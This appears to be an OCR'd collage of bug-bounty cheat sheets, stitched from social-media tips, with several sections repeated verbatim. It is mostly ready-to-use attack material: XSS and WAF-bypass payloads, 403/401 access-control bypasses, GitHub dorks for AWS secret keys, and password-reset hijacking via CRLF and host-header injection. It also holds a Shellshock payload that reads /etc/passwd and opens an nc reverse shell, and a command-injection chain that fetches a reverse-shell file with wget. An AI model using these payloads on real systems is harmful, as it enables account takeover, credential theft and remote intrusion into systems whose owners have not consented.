
@offensivekrish www.hackergenix.com

Finding bugs without recon using burp


1. CSRF
2. Account takeover via token leakage
3. Business logic bugs payment option by response manipulation
4. OTP auth bypass

Xss Methods For beginner

```
Try ?q=xss"<
2 reflection foud :
1- <p>xss&quot;&lt;</p> 2- <input type="text" value="xss"&gt" > ----> bypass
"onfocus=alert(1)"autofocus="x

output : <input type="text" value="xss"onfocus=alert(1)"autofocus="x&gt" >
--------------------------------------------------------------------------------

Try ?q=xss"<
reflection foud :
<script>var q="xss\"&lt;"</script> ----> bypass \\"-alert(1)-"

output : <script>var q="xss\\"-alert(1)-";&lt;"</script>

--------------------------------------------------------------------------------

if block "\" & work "<" --> How to bypass ?  .....

bypass --> xss\\"</script/x><svg/onload=alert`1`>

Output: --> <script>var q="xss\\\"</script/x><svg/onload=alert`1`></script>

--------------------------------------------------------------------------------

Try ?q=xss"<

if Block = xss"<  ..Hmm ---> Check Html tags (<h1>test</h1>)..

--------------------------------------------------------------------------------

does not work anythings...
How to bypass ?

Try .. -----> {{7*7}}  --> response 49 ---> try angular js xss

@sratarun
```


Input:
<math>
<mtext>
<table>
<mglyph>
<style><!--</style>
<img title="--><img src=1 onerror=alert(1)>">
Table gets re-ordered in the DOM
In HTML based style comments are ignored but because the table is re-ordered the comment becomes math based style and comment is not ignored
Output:
<math>
<mtext>
<mglyph>
<style><!--</style>
<img title="--></style></mglyph><img src="1" onerror="alert(1)">">
<table>
</table>
</mtext>
</math>
Because the HTML parser is confused it decodes the HTML and inserts closing style and mglph
Image gets decoded and will render because comment is a math based style and the comment is active

Mutation points in <a> tag for WAF bypass



> How to use it?

```
[1]   <a/href="javascript:alert(1)">
      <a\x09href="javascript:alert(1)">

[2,3] <a href\x20="javascript:alert(1)">
      <a href=\x20"javascript:alert(1)">

[4]   <a href="&Tab;javascript:alert(1)">
      <a href="&#x001;javascript:alert(1)">

[5]   <a href="javas\x09cript:alert(1)">
      <a href="javas&Tab;cript:alert(1)">

[6]   <a href="javascript:~alert(1)">
      <a href="javascript://%0d%0aalert(1)">
      <a href="javascript:\x0calert(1)">
      <a href="javascript:%ef%bb%bfalert(1)">
      <a href="javascript:&#xfeff;alert(1)">
```


We use char codes to show non printable symbols

\x00 - ASCII hex code
\x20 - SPACE
\x0a - NEW LINE

\u0000 - UTF-8 char code
\u1680 - OGHAM SPACE MARK
\u2028 - LINE SEPARATOR

Encoding UTF-8 to URL isn't obvious:
\u1680 -> %e1%9a%80
\u2028 -> %e2%80%a8

Hack3rScr0lls | BugBounty Trick | @hackerscrolls | @hackerscrolls


1)site:target.com filetype:pdf
2)Found a document which had a link to another document in Google Docs
3)Anyone can suggest and comment on Google Docs,as well as see the previous edits

If you want to bypass endpoint always try to use own methodology.

Example:

1.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid.json → bypass ok

2.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid? → bypass ok

3.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid..;/ → bypass ok

4.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid\..\.\getUser → bypass ok

5.https://site.com/api/v1/users/redactid → access denied

https://site.com/api/v1/users/redactid/ → bypass ok

6.https://site.com/api/v1/users/redactid? → access denied
↓
https://site.com/api/v1/users/redactid?? → bypass ok

7.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v2/users/redactid → bypass ok

or
https://site.com/api/v3/users/redactid → bypass ok

8.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid&accountdetails → bypass ok

or

https://site.com/api/v1/users/redactid&accountdetails=redactid → bypass ok

9.https://site.com/api/v1/users/victimuid → access denied
↓
https://site.com/api/v1/users/youruid&victimuid → bypass ok

10. https://site.com/api/v1/users/victim?id=BAEILsaqQhk → access denied
↓
https://site.com/api/v1/users/your?id=UAEILsdUF50&victim?id=BAEILsaqQhk → bypass ok

11. https://www.site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid/email → bypass ok

If you want to bypass endpoint always try to use own methodology.

Example:

Http Header based bypass:

1. X-Original-URL: /redact

Example:

↓

GET /api/getUser HTTP/1.1 → 403
Host: redact.com

GET / HTTP/1.1
Host: redact.com
X-Original-URL: /api/getUser → 200 OK

2. Referer: https://site.com/api/redact

Example:

↓

GET /api/getUser HTTP/1.1 → access denied
Host: redact.com

↓

GET / HTTP/1.1
Host: redact.com
Referer: https://site.com/api/getUser → 200 OK

or

GET /api/getUser HTTP/1.1
Host: redact.com
Referer: https://site.com/api/getUser → 200 OK

Recommended extentions for BurpSuite

1. JSON Beautifier
2. Param Miner
3. HTTP Request Smuggler
4. Backslash Powered Scanner
5. Reflected Parameters
6. Software Vulnerability Scanner
7. Java Deserialization Scanner
8. .Net Beautifier
9. Copy As Python-Request
10. Collaborator Everywhere
11. Custom Parameter Handler
12. AuthMatrix
13. GraphQL Raider
14. Piper
15. JSON Web Token Attacker
16. InQl - Introspection GraphQL Scanner

📌 Top 15 DOM base open URL parameter 🔓

1. location
2. location.host
3. location.hostname
4. location.href
5. location.pathname
6. location.search
7. location.protocol
8. location.assign()
9. location.replace()
10. open()
11. domElem.srcdoc
12. jQuery.ajax()
13. $.ajax()
14. XMLHttpRequest.open()
15. XMLHttpRequest.send()

@offensivekrish www.hackergenix.com

📌 Top 15 DOM base open URL parameter 🔓

1. location
2. location.host
3. location.hostname
4. location.href
5. location.pathname
6. location.search
7. location.protocol
8. location.assign()
9. location.replace()
10. open()
11. domElem.srcdoc
12. jQuery.ajax()
13. $.ajax()
14. XMLHttpRequest.open()
15. XMLHttpRequest.send()

@offensivekrish www.hackergenix.com

Github Recon for Secret_keys

org : Target "bucket_name"
org : Target "aws_access_key"
org : Target "aws_secret_key"
org : Target "S3_BUCKET"
org : Target "S3_ACCESS_KEY_ID"
org : Target "S3_SECRET_ACCESS_KEY"
org : Target "S3_ENDPOINT"
org : Target "AWS_ACCESS_KEY_ID"
org : Target "list_aws_accounts"

Credit @infosec_singh
follow @botnet.in

Tips on bypassing 403 and 401 :

1. By adding headers : X-Originating-IP, X-Remote-IP, X-Client-IP, X-Forwarded-For etc. (Sometimes companies whitelist the ip for those who can access sensitive data.These all headers takes IP address as value and let you access if the supplied IP matches with their whitelisted ones.)

2. With unicode chars : Try inserting unicode chars to bypass like % =ca, %=sa and many others can google the list ... So if /cadmin is blocked, try adding %dmin ...

3. By overriding, overwriting url with headers : If GET /admin → 403 ... Try GET /accessible
X-Original-URL: /admin OR
X-Override-URL: /admin OR
X-Rewrite-URL: /admin OR
... .

4. Try different payloads like :
GET /admin → 403 ,,, TRY:
/accessible/..;/admin → 200
/.;/admin → 200
/admin;/ → 200
/admin/~ → 200
/./admin/./ → 200
/admin?param → 200
/%2e/admin → 200
/admin# → 200

5. Method Switching: Change the method from like GET to POST, and see if you get something ...

6. Via IP, Vhost : Access the site via its IP or VHost to get the forbidden content.


7. Fuzzing : By bruteforcing(fuzzing) files or dirs further....

~ @RathiArpeet


Test on CGI (cgi-bin)
User-Agent: () { :;}; echo $(</etc/passwd)
() { :;}; /usr/bin/nc ip 1337 -e /bin/bash


Bug Bouty Platforms:
YesWeHack
Intigriti
HackerOne
Bugcrowd
Cobalt
Bountysource
Bounty Factory
Coder Bounty
FreedomSponsors
FOSS Factory
Synack
HackenProof
Detectify
Bugbountyjp
Safehats
BugbountyHQ
Hackerhive
Hacktrophy
AntiHACK
CESPPA

https://api. .com/robo/api/questionnaire
https://api. .com/internal/v1/orders/mutualfunds/bulk/subscription
https://api. .com/robo/assetAllocation/topupDistribution
https://api. .com/robo/assetAllocation/targetPortfolio
https://api. .com/internal/v1/orders/mutualfunds/robo
https://apiapps. .com/web/v1/articles/Search
https://apiapps. .com/rdo/v1/user/sendSmsToken
https://apiapps. .com/rdo/v1/sendSmsTokenRegister
https://apiapps. .com/rdo/v1/user/verification/send
https://apiapps. .com/web/v1/mutualfund/getSimulation
https://cdn-apiapps. .com/rdo/v1/getStaticMasters
https://apiapps. .com/rdo/v2/user/profile/bank/add
https://apiapps. .com/web/v1/bfa
https://apiapps. .com/rdo/v1/user/change-password
https://apiapps. .com/rdo/v2/order/confirmation
https://apiapps. .com/rdo/v2/order/redemption
https://apiapps. .com/rdo/v1/order/subscription
https://apiapps. .com/rdo/v1/order/switching
https://apiapps. .com/rdo/v2/user/profile/update/new
https://apiapps. .com/rdo/v2/user/profile/bank/update
https://cdn-apiapps. .com/web/v1
https://cdn-apiapps. .com/web/v1/mutualfund/topReturn


recon( ){
assetfinder --subs-only $1 | tee asset_$2
python ~/Sublist3r/sublist3r.py -d $1 -o sub_$2
cat asset_$2 sub_$2 > all_$2
sort -u all_$2 | tee domain_$2
dig txt -f domain_$2 | tee dns_$2
}

Password Reset Vulnerabilities:- (@wreckworm)

1. Try CRLF injection
   a.Email = 'victim@mail.com%0d%0acc:attacker@mail.com'
   b./resetpassword?%0d%0aHost:attacker.com

2. Adding you emails
   A. email=victim@mail.com&email=attacker@mail.com
   b.{"email":['victim@mail.com','attacker@mail.com']}
   c.email=victim@mail.com,attacker@mail.com
   d.email=victim@mail.com%20attacker@mail.com

3. Token Issue:-
   a. Check *if* the token is reflected back in the response
   b. Use another email's token on your victim's *reset link*
      reset/email=victim@mail.com?token=*attacker'stoken
   c. Check *for* brute forcing
   d.Try used tokens
   e.Try giving massive tokens
   f. Remove the token and check .

4. Change Headers:-

   a. Add 'X-Forwarded-Host: attacker.com' (Host Header Injection)
   b. Host: Attacker.com

!!! Found A Command Injection!!!

1) Command can be executed inside ';'

Ex:

;whoami;

---

2) But we cannot add <space> for a command

Ex:

cat /etc/passwd won't work, since it contain <space> in between.

${IFS} can be used instead of <space>, so command will be

cat${IFS}/etc/passwd

---

3) Tried to upload reverse shell but .(dot) is not allowed.

⟶Converted IP to Decimal and it Worked.


⟶Command used to upload shell:

;wget${IFS}http://168377863/rev.php;

Here, 168377863 is my IP 10.9.62.7

- Directory listing vulnerabilities
- Exposed Configuration files
- Exposed Database files
- Find WordPress
- Exposed log files
- Backup and old files
- Login pages
- SQL errors
- Publicly exposed documents
- phpinfo()
- Finding Backdoors
- Install / Setup files
- Open Redirects
- Apache STRUTS RCE
- Find Pastebin entries
- Employees on LINKEDIN
- .htaccess sensitive files
- Find Subdomains
- Find Sub-Subdomains

- Find WordPress #2
- Find WordPress [Wayback Machine]
- Search in GITHUB
- Search in OpenBugBounty
- Search in Reddit
- Test CrossDomain
- Check in ThreatCrowd
- Find .SWF file (Google)
- Find .SWF file (Yandex)
- Search SWF in WayBack Machine
- Search in WayBack Machine #2
- Search in WayBack Machine #3
- Search in WayBack Machine [List/All]
- Check in crt.sh
- Check in CENSYS [IP4] | [DOMAINS] | [CERTS]
- Search in SHODAN


Some Useful Burp Extensions
Active Scan++ : https://github.com/portswigger/active-scan-plus-plus
HTTP Request Smuggler: https://github.com/portswigger/http-request-smuggler
JSON Beautifier: https://github.com/portswigger/json-beautifier
Sitemap Extractor: https://github.com/PortSwigger/site-map-extractor
Param-Miner: https://github.com/PortSwigger/param-miner
JSON Web Tokens: https://github.com/portswigger/json-web-tokens
Autorize: https://github.com/PortSwigger/autorize
Retire-JS: https://github.com/portswigger/retire-js
Param Miner: https://github.com/portswigger/param-miner
BurpJSLinkFinder: https://github.com/InitRoot/BurpJSLinkFinder
BurpBounty: https://github.com/wagiro/BurpBounty
domain_hunter: https://github.com/bit4woo/domain_hunter
Turbo Intruder: https://github.com/portswigger/turbo-intruder

```
Testing Password Reset Functionalities
@hussein98d on Twitter

1) Include your mail as a second parameter (you might receive the reset link):
POST /reset
[...]
email=victim@tld.xyz&email=hacker@tld.xyz

2) Brute force reset token if it is numeric. You can use IP Rotator on Burpsuite
   to bypass rate limit in case it's IP based :
POST /reset
[...]
email=victim@tld.xyz&code=$BRUTE$

3) Try to use your reset token on target's account:
POST /reset
[...]
email=victim@tld.xyz&code=$YOUR-TOKEN$

4) Host header injection ; change website.com to hacker.com (victim might receive the reset link with
your host instead of the original website's)
POST /reset
Host: hacker.com
[...]

5) Try to figure out how the tokens are generated . Exemples can be:
-Generated based on TimeStamp
-Generated based on the ID of the user
-Generated based on the email of the user
```

If you want to bypass endpoint always try to use own methodology.

Example:

1.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid.json → bypass ok

2.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid? → bypass ok

3.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid..;/ → bypass ok

4.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid\..\.\getUser → bypass ok

5.https://site.com/api/v1/users/redactid → access denied

https://site.com/api/v1/users/redactid/ → bypass ok

6.https://site.com/api/v1/users/redactid? → access denied
↓
https://site.com/api/v1/users/redactid?? → bypass ok

7.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v2/users/redactid → bypass ok

or
https://site.com/api/v3/users/redactid → bypass ok

8.https://site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid&accountdetails → bypass ok

or

https://site.com/api/v1/users/redactid&accountdetails=redactid → bypass ok

9.https://site.com/api/v1/users/victimuid → access denied
↓
https://site.com/api/v1/users/youruid&victimuid → bypass ok

10. https://site.com/api/v1/users/victim?id=BAEILsaqQhk → access denied
↓
https://site.com/api/v1/users/your?id=UAEILsdUF50&victim?id=BAEILsaqQhk → bypass ok

11. https://www.site.com/api/v1/users/redactid → access denied
↓
https://site.com/api/v1/users/redactid/email → bypass ok

If you want to bypass endpoint always try to use own methodology.

Example:

Http Header based bypass:

1. X-Original-URL: /redact

Example:

↓

```
GET /api/getUser HTTP/1.1 → 403
Host: redact.com

GET / HTTP/1.1
Host: redact.com
X-Original-URL: /api/getUser → 200 OK
```

2. Referer: https://site.com/api/redact

Example:

↓

```
GET /api/getUser HTTP/1.1 → access denied
Host: redact.com
```

↓

```
GET / HTTP/1.1
Host: redact.com
Referer: https://site.com/api/getUser → 200 OK
```

or

```
GET /api/getUser HTTP/1.1
Host: redact.com
Referer: https://site.com/api/getUser → 200 OK
```

If you want to bypass endpoint always try to use own methodology.

Example:

Http Header based bypass:

1. X-Original-URL: /redact

Example:

↓

```
GET /api/getUser HTTP/1.1 → 403
Host: redact.com

GET / HTTP/1.1
Host: redact.com
X-Original-URL: /api/getUser → 200 OK
```

2. Referer: https://site.com/api/redact

Example:

↓

